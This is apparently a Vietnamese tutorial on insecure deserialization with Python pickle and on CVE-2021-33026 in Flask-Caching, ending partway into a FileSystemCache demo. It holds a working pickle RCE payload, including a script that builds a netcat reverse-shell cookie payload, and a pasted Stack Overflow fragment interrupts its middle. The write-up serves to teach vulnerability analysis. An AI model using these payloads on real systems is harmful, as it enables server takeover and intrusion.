

CVE-2021-33026


I. Insecure Deserialization

Ví dụ tấn công

Đầu tiên để hình dung được một cuộc tấn công Insecure Deserialization trông như thế nào thì giả sử chúng ta có một website được viết bằng Python.



Attacker tùy chỉnh giá trị `session_data` trên cookie của website từ trạng thái ban đầu thành một giá trị khác trông như sau:



Tất nhiên giá trị này không phải random mà được attacker nghiên cứu kỹ lưỡng và customize để thực hiện một mục đích nhất định là thực thi code execution tại phía back-end, khởi tạo reverseshell và chiếm quyền điều khiển webserver.


Để có thể hiểu được nguyên lý của kiểu khai thác này thì đầu tiên phải nắm được khái niệm về Serialization và Deserialization là gì.

Khái niệm Serialization và Deserialization

Để giải thích thông qua một ví dụ, điển hình như ta chơi game và thông tin về nhân vật mà người dùng tạo sẽ được lưu trữ dưới dạng một object.

Tuy nhiên, đang trong trò chơi thì tất nhiên toàn bộ dữ liệu này được lưu trữ tại RAM. Khi thoát trò chơi, toàn bộ dữ liệu sẽ biến mất và chúng ta không muốn như vậy. Thay vào đó chúng ta sẽ lưu dữ liệu này vào đâu đó để load lên lại mỗi khi chúng ta vào game.


Quá trình convert một object trở thành một byte stream để lưu trữ hoặc truyền tải được gọi là serialization. Và quá trình ngược lại, tức là convert một byte stream từ file hay network trở lại thành một object, để ứng dụng có thể thực thi và sử dụng, sẽ được gọi là deserialization.



Khái niệm serialization được ứng dụng cho rất nhiều thứ, điển hình như trong machine learning, người ta có một trained model, có thể được lưu trữ trong file và mỗi khi cần thì sẽ được load lên một cách dễ dàng, tiết kiệm được thời gian.

Python pickle

`pickle` đơn giản là một module của python giúp serialize và deserialize dữ liệu. Nên khi đó, khái niệm về quá trình serialize và deserialize sẽ được biết đến với tên gọi khác là pickle và unpickle.



Lấy ví dụ khi này, ta khởi tạo một lớp nhân vật trong game với các properties bao gồm tên, cấp độ, vàng và một method là summary đơn giản sẽ in toàn bộ các thông tin sơ lược của nhân vật.

```
ch31@JUMP-WINDOWS: ~$ python3
Python 3.6.9 (default, Jan 26 2021, 15:33:00)
[GCC 8.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> class Char:
...     def __init__(self, name, level, gold):
...         self.name = name
...         self.level = level
...         self.gold = gold
...     def summary(self):
...         return f"{self.name} : level {self.level}, {self.gold} gold."
...
>>>
... my_char = Char('hoangtv19', '77', 420000)
>>> print(my_char.summary())
hoangtv19 : level 77, 420000 gold.
>>>
```

Giờ ứng dụng có thể sử dụng pickle để lưu nhân vật của người dùng dưới dạng byte stream sử dụng hàm `pickle.dumps()`.

```
>>>
>>> import pickle
>>> pickled = pickle.dumps(my_char)
>>> print(pickled)
b'\x80\x03c__main__\nChar\nq\x00}\x81q\x01}q\x02(X\x04\x00\x00\x00nameq\x03X\t\x00\x00\x00hoang
tv19q\x04X\x05\x00\x00\x00levelq\x05X\x02\x00\x00\x0077q\x06X\x04\x00\x00\x00goldq\x07J\xa0h\x0
6\x00ub.'
>>>
```

Sau đó, khi cần, ứng dụng có thể sử dụng hàm `pickle.loads()` để unpickle bytestream thành object để sử dụng.

Có thể thấy sau khi load và gọi summary thì dữ liệu của nhân vật được show lên một cách hoàn chỉnh.


```
>>>
>>> unpickled = pickle.loads(pickled)
>>> print(unpickled.summary())
hoangtv19 : level 77, 420000 gold.
>>>
```

Ngoài ra, trong python, để theo dõi cấu trúc của dữ liệu byte stream được `serialized`, người dùng cũng có thể sử dụng hàm disassembly của module `pickletools`.

```
>>>
>>> import pickletools
>>> pickletools.dis(pickled)
0: \x80 PROTO 3
2: c GLOBAL ' __main__ Char'
17: q BINPUT 0
19: ) EMPTY_TUPLE
20: \x81 NEWOBJ
21: q BINPUT 1
23: } EMPTY_DICT
24: q BINPUT 2
26: ( MARK
27: X BINUNICODE ' name'
36: q BINPUT 3
38: X BINUNICODE ' hoangtv19'
52: q BINPUT 4
54: X BINUNICODE ' level'
64: q BINPUT 5
66: X BINUNICODE ' 77'
73: q BINPUT 6
75: X BINUNICODE ' gold'
84: q BINPUT 7
86: J BININT 420000
91: u SETITEMS (MARK at 26)
92: b BUILD
93: . STOP
highest protocol among opcodes = 2
>>> _
```

Khái niệm Insecure Deserialization

Bản chất quá trình Deserialization không gây ra lỗi. Nhưng vấn đề ở đây, là khi ứng dụng lấy giá trị đầu vào tùy ý của người dùng để thực hiện deserialize, thì khi đó attacker có thể lợi dụng để truyền các object với các method đặc biệt giúp chạy mã độc hại bên trong, từ đó khai thác và thực thi được mã tùy ý từ xa.



Kể cả khi không thực thi được mã từ xa, attacker thường vẫn có thể khai thác lỗi này để leo thang đặc quyền, truy cập trái phép tài nguyên hoặc đơn giản là gây lỗi server dẫn đến từ chối dịch vụ.

II. Khai thác Python pickle

Thông thường, khi khai thác Insecure Deserialization trên Python pickle sẽ đơn giản hơn nhiều so với những ngôn ngữ khác như php, java hay ruby vì nó không bao gồm quá nhiều các ràng buộc. Ví dụ như phải thông qua các magic method hay phải tìm khai thác các gadget chain phức tạp mới có thể thực thi được RCE.

Để ví dụ cho khai thác Insecure unpickling, ta khởi tạo một class đơn giản, ví dụ gọi là "GNAT". Class này sẽ bao gồm một method tên là "reduce". Ta sẽ viết mã độc vào bên trong method này:

```
ch31@JUMP-WINDOWS: ~$ python3
Python 3.6.9 (default, Jan 26 2021, 15:33:00)
[GCC 8.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
>>> import pickle
>>>
>>> class GNAT:
...     def __reduce__(self):
...         import os
...         return ( os.system , ('id',) )
...
>>>
```

Điều cần lưu ý là không phải mọi loại object đều có khả năng được serialized (ví dụ như các object đặc biệt như file handlers sẽ không thể đưa trực tiếp qua hàm `pickle.dumps` để khởi tạo byte stream và ngược lại).

Khi đó python hỗ trợ method `__reduce__()` dùng để hỗ trợ pickle và unpickle các object không thể được serialized trực tiếp theo cách thông thường. Method "reduce" khi này sẽ giúp Python biết được cách xử lý các object đó như thế nào.

Home

PUBLIC

Questions

Tags

Users

COLLECTIVES

Explore Collectives

FIND A JOB

Jobs

Companies

TEAMS

Stack Overflow for Teams – Collaborate and share knowledge with a private group.

1 Answer

Active Oldest Votes

79

When you try to pickle an object, there might be some properties that don't serialize well. One example of this is an open file handle. Pickle won't know how to handle the object and will throw an error.

You can tell the pickle module how to handle these types of objects natively within a class directly. Lets see an example of an object which has a single property; an open file handle:

```
import pickle

class Test(object):
    def __init__(self, file_path="test1234567890.txt"):
        # An open file in write mode
        self.some_file_i_have_opened = open(file_path, 'wb')

my_test = Test()
# Now, watch what happens when we try to pickle this object:
pickle.dumps(my_test)
```

It should fail and give a traceback:

```
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
    --- snip snip a lot of lines ---
  File "/System/Library/Frameworks/Python.framework/Versions/2.7/lib/python2.7/copy_reg.py"
```

Linked

4

3

1

0

0

Related

2076

11526

2162

1718

3069

Bản chất method này sẽ được gọi mỗi khi một object được serialize và trả về một tuple với giá trị đầu là một giá trị callable, ví dụ như 1 hàm, và giá trị tiếp theo là arguments - tham số truyền vào cho hàm đó.

Ở đây attacker sẽ truyền vào "os.system" và tham số là một command string, để thực hiện gọi lệnh từ xa.

Khi object được unpickle, thì lệnh hệ thống này đơn giản sẽ được kích hoạt

```
>>> pickle.loads(pickle.dumps(GNAT()))
uid=1000(ch31) gid=1000(ch31) groups=1000(ch31), 4(adm), 20(dialout), 24(cdrom), 25(floppy), 27(sudo), 29(audio), 30(dip), 44(video), 46(plugdev), 114(netdev)
0
>>>
```

Ví dụ thực tế

Trở lại website và payload tại phần giới thiệu mà attacker sử dụng:

Phần được base64 encode tại giá trị cookie trên website, chính là một giá trị session được serialized thành bytestream thông qua thư viện pickle của python, và cũng là đầu vào mà attacker có thể khai thác.

```
17
18
19 @app.route("/", methods=["GET", "POST"])
20 def index():
21     if 'session_data' in request.cookies:
22         session_data = request.cookies.get('session_data')
23         decoded_session_data = base64.b64decode(session_data)
24         unpickled = pickle.loads(decoded_session_data)
25         return unpickled.summary()
26     else:
27         return 'Please get your cookie first'
28
29
```

user input → vuln

Attacker biết được thông tin dữ liệu đầu vào này được unpickle tại phía backend nên đã craft một payload để khởi tạo reverse shell nhằm nắm quyền kiểm soát webserver. Cuối cùng, attacker chỉ cần encode base64 và gửi dữ liệu cookie để payload được trigger tại phía backend khi ứng dụng unpack dữ liệu.

```

1 import pickle
2 import base64
3 import os
4 # import requests
5
6
7 class RCE:
8     def __reduce__(self):
9         cmd = ('rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | '
10              '/bin/sh -i 2>&1 | nc 127.0.0.1 1234 > /tmp/f')
11         return os.system, (cmd,)
12
13
14 if __name__ == '__main__':
15     pickled = pickle.dumps(RCE())
16     pickled_b64 = base64.b64encode(pickled).decode('utf-8')
17     # print out b64 payload
18     print(pickled_b64)

```

command

payload

III. Flask-caching

Flask framework

[Flask](#) là một microframework cho phát triển ứng dụng web ngôn ngữ Python. Flask không yêu cầu tool hay bất cứ thư viện cụ thể nào.


Từ khóa “micro” trong “microframework” không có nghĩa là framework nhỏ mà thiếu chức năng mà “micro” theo nguyên lý thiết kế của nó là cung cấp một lõi chức năng “súc tích” nhất cho ứng dụng web. Nhưng người dùng có thể mở rộng bất cứ lúc nào bằng các extension cài đặt thêm.

Nhờ vậy mà người dùng có thể tập trung xây dựng các ứng dụng web ngay từ đầu trong một khoảng thời gian rất ngắn và có thể phát triển quy mô của ứng dụng, thông qua các extensions tùy theo nhu cầu.

Flask-caching extension

Mã lỗi sẽ liên quan đến một extension của flask là [Flask-Caching](#) extension phiên bản 1.10.1

Đơn giản đúng như cái tên gọi của nó thì Flask-Caching là một extension giúp hỗ trợ web caching, lưu response cho các ứng dụng web, chạy trên nền framework Flask.



Các loại web caching mà Flask-Caching có hỗ trợ sẽ bao gồm SimpleCache, FileSystemCache, hay các loại RedisCache, MemcachedCache, vv...

Configuring Flask-Caching

The following configuration values exist for Flask-Caching:

CACHE_TYPE	<p>Specifies which type of caching object to use. This is an import string that will be imported and instantiated. It is assumed that the import object is a function that will return a cache object that adheres to the cache API.</p> <p>For flask_caching.backends.cache objects, you do not need to specify the entire import string, just one of the following names.</p> <p>Built-in cache types:</p> <ul style="list-style-type: none">• NullCache (default; old name is null)• SimpleCache (old name is simple)• FileSystemCache (old name is filesystem)• RedisCache (redis required; old name is redis)• RedisSentinelCache (redis required; old name is redissentinel)• RedisClusterCache (redis and rediscluster required; old name is rediscluster)• UWSGICache (uwsgi required; old name is uwsgi)• MemcachedCache (pylibmc or memcache required; old name is memcached or gaememcached)• SASLMemcachedCache (pylibmc required; old name is saslmemcached)• SpreadSASLMemcachedCache (pylibmc required; old name is spreadsaslmemcached)
------------	---

IV. Phân tích mã lỗi

Tại phiên bản 1.10.1, bản gần nhất được phát hành, extension này bị một mã lỗi liên quan đến khai thác Python unpickling. Dẫn đến RCE hoặc nâng quyền hệ thống. Theo như mô tả của mã lỗi, nếu attacker chiếm được access vào cache storage thì họ có thể craft được payload để đầu độc bộ nhớ cache và từ đó, khi ứng dụng web load lại dữ liệu từ cache, lệnh bên trong payload sẽ được thực thi trái phép.

🚩 CVE-2021-33026 Detail


Current Description

The Flask-Caching extension through 1.10.1 for Flask relies on Pickle for serialization, which may lead to remote code execution or local privilege escalation. If an attacker gains access to cache storage (e.g., filesystem, Memcached, Redis, etc.), they can construct a crafted payload, poison the cache, and execute Python code.

[+View Analysis Description](#)

Severity CVSS Version 3.x CVSS Version 2.0

CVSS 3.x Severity and Metrics:

 **NIST:** NVD **Base Score:** 9.8 CRITICAL **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

QUICK INFO

CVE Dictionary Entry:

CVE-2021-33026

NVD Published Date:

05/13/2021

NVD Last Modified:

05/24/2021

Source:

MITRE


Đây là toàn bộ các file nằm trong phân vùng code gây ra lỗi, tương ứng với từng loại caching mà extension có hỗ trợ:

master	flask-caching / src / flask_caching / backends /	Go to file	Add file	...
northernSage	Standardize repository following core pallets projects (#277)	✓ e3448f3	on Sep 19	History
..				
__init__.py	Standardize repository following core pallets projects (#277)			last month
base.py	Standardize repository following core pallets projects (#277)			last month
filesystemcache.py	Standardize repository following core pallets projects (#277)			last month
memcache.py	Standardize repository following core pallets projects (#277)			last month
nullcache.py	Standardize repository following core pallets projects (#277)			last month
redis.py	Standardize repository following core pallets projects (#277)			last month
simplecache.py	Standardize repository following core pallets projects (#277)			last month
uwsgicache.py	Standardize repository following core pallets projects (#277)			last month

Phân tích code


Lấy ví dụ như loại caching đơn giản như `filesystemcache`, lưu trữ cache dưới dạng file trên hệ thống.

Ứng dụng sẽ thực thi hàm `pickle.dump()` để lưu dữ liệu vào file dưới dạng bytestream:



```
flask_caching > backends > filesystemcache.py > FileSystemCache > delete
197     logger.debug("get key %r -> %s", key, adducstr)
198     return should_add
199
200 def set(self, key, value, timeout=None, mgmt_element=False):
201     result = False
202
203     # Management elements have no timeout
204     if mgmt_element:
205         timeout = 0
206
207     # Don't prune on management element update, to avoid loop
208     else:
209         self._prune()
210
211     timeout = self._normalize_timeout(timeout)
212     filename = self._get_filename(key)
213     try:
214         fd, tmp = tempfile.mkstemp(
215             suffix=self._fs_transaction_suffix, dir=self._path
216         )
217         with os.fdopen(fd, "wb") as f:
218             pickle.dump(timeout, f, 1)
219             pickle.dump(value, f, pickle.HIGHEST_PROTOCOL)
220         is_new_file = not os.path.exists(filename)
221         os.replace(tmp, filename)
222         os.chmod(filename, self._mode)
```


Và mỗi khi cần thì ứng dụng lại đọc file và thực thi hàm `pickle.load()` lên thẳng giá trị bytestream đó để load object và sử dụng:



```
flask_caching > backends > filesystemcache.py > FileSystemCache > add
166     return os.path.join(self._path, hash)
167
168 def get(self, key):
169     result = None
170     expired = False
171     hit_or_miss = "miss"
172     filename = self._get_filename(key)
173     try:
174         with open(filename, "rb") as f:
175             pickle_time = pickle.load(f)
176             expired = pickle_time != 0 and pickle_time < time()
177             if expired:
178                 self.delete(key)
179             else:
180                 hit_or_miss = "hit"
181                 result = pickle.load(f)
182     except FileNotFoundError:
183         pass
184     except (IOError, OSError, pickle.PickleError) as exc:
185         logger.error("get key %r -> %s", key, exc)
186     expiredstr = "(expired)" if expired else ""
187     logger.debug("get key %r -> %s %s", key, hit_or_miss, expiredstr)
188     return result
```

Tuy nhiên, hacker sẽ cần phải giải quyết một bài toán khó để có thể truy cập vào hệ thống và chỉnh sửa cache, từ đó mới có thể khai thác được mã lỗi.

Bản chất của việc truy cập phân vùng cần thiết và thay đổi dữ liệu caching sẽ cần phải thông qua bypass authentication hay bypass access control list. Hoặc đơn giản chính attacker phải sở hữu tài khoản truy cập nội bộ.



Khai thác mã lỗi

Demo 1 - FileSystemCache

Giả sử ta có một ứng dụng web đơn giản chạy hàm generate một số tự nhiên bất kỳ từ 1-1000, rồi sử dụng Flask-Caching để lưu response cho người dùng

Ứng dụng sẽ sử dụng kiểu `FileSystemCache` để lưu trữ cache file nội bộ tại local hệ thống, với cấu hình lưu trữ dữ liệu cache tại thư mục con tên là `./cache`:

```
from flask import Flask
from flask_caching import Cache

from random import randint

app = Flask(__name__)

# FileSystemCache
config = {
    "DEBUG": True,          # some Flask specific configs
    "CACHE_TYPE": "FileSystemCache", # Flask-Caching related configs
    "CACHE_DEFAULT_TIMEOUT": 300,
